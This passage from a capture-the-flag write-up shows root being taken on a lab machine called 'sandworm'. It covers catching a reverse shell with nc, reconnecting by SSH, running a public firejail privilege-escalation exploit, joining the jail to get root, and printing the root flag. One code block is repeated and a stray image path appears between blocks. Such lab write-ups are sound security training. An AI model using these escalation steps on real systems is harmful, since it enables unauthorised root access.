Got a new shell for atlas, this time with a firejail group:

```
(kali㉿kali)-[~]
$ nc -lvpn 8888
listening on [any] 8888 ...
connect to [10.10.14.91] from (UNKNOWN) [10.129.138.69] 37796
bash: cannot set terminal process group (11788): Inappropriate ioctl for device
bash: no job control in this shell
atlas@sandworm:/opt/tipnet$ id
id
uid=1000(atlas) gid=1000(atlas) groups=1000(atlas),1002(jailer)
```

Repeating the SSH process:

```
(kali㉿kali)-[~/ssh]  
$ ssh -i id_rsa atlas@ssa.htb  
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-73-generic x86_64)  
  
 * Documentation:  https://help.ubuntu.com  
 * Management:    https://landscape.canonical.com  
 * Support:       https://ubuntu.com/advantage  
  
System information as of Mon Aug  7 09:48:41 AM UTC 2023
```


Erel Regev

Download the exploit mentioned above from github and run it on the target's machine:



```
firejail sleep 10d
File Actions Edit View Help
atlas@sandworm:~$ ./exploit.py
You can now run 'firejail --join=2440' in another terminal to obtain a shell where 'sudo su -' should grant you a root shell.
```

Followed the instructions:



```
firejail sleep 10d
File Actions Edit View Help
atlas@sandworm:~$ ./exploit.py
You can now run 'firejail --join=2440' in another terminal to obtain a shell where 'sudo su -' should grant you a root shell.
```

```
File Actions Edit View Help
root@sandworm:~$ firejail --join=2440
Changing root to /proc/2440/root
Warning: cleaning all supplementary groups
Child process initialized in 5.87 ms
root@sandworm:~$ su -
root@sandworm:~# id
uid=0(root) gid=0(root) groups=0(root)
root@sandworm:~# pwd
/root
root@sandworm:~# ls
Cleanup domain.crt domain.csr domain.key root.txt
root@sandworm:~# cat root.txt
09d04e3eca7628c702598110b6752f75
root@sandworm:~#
```

Done.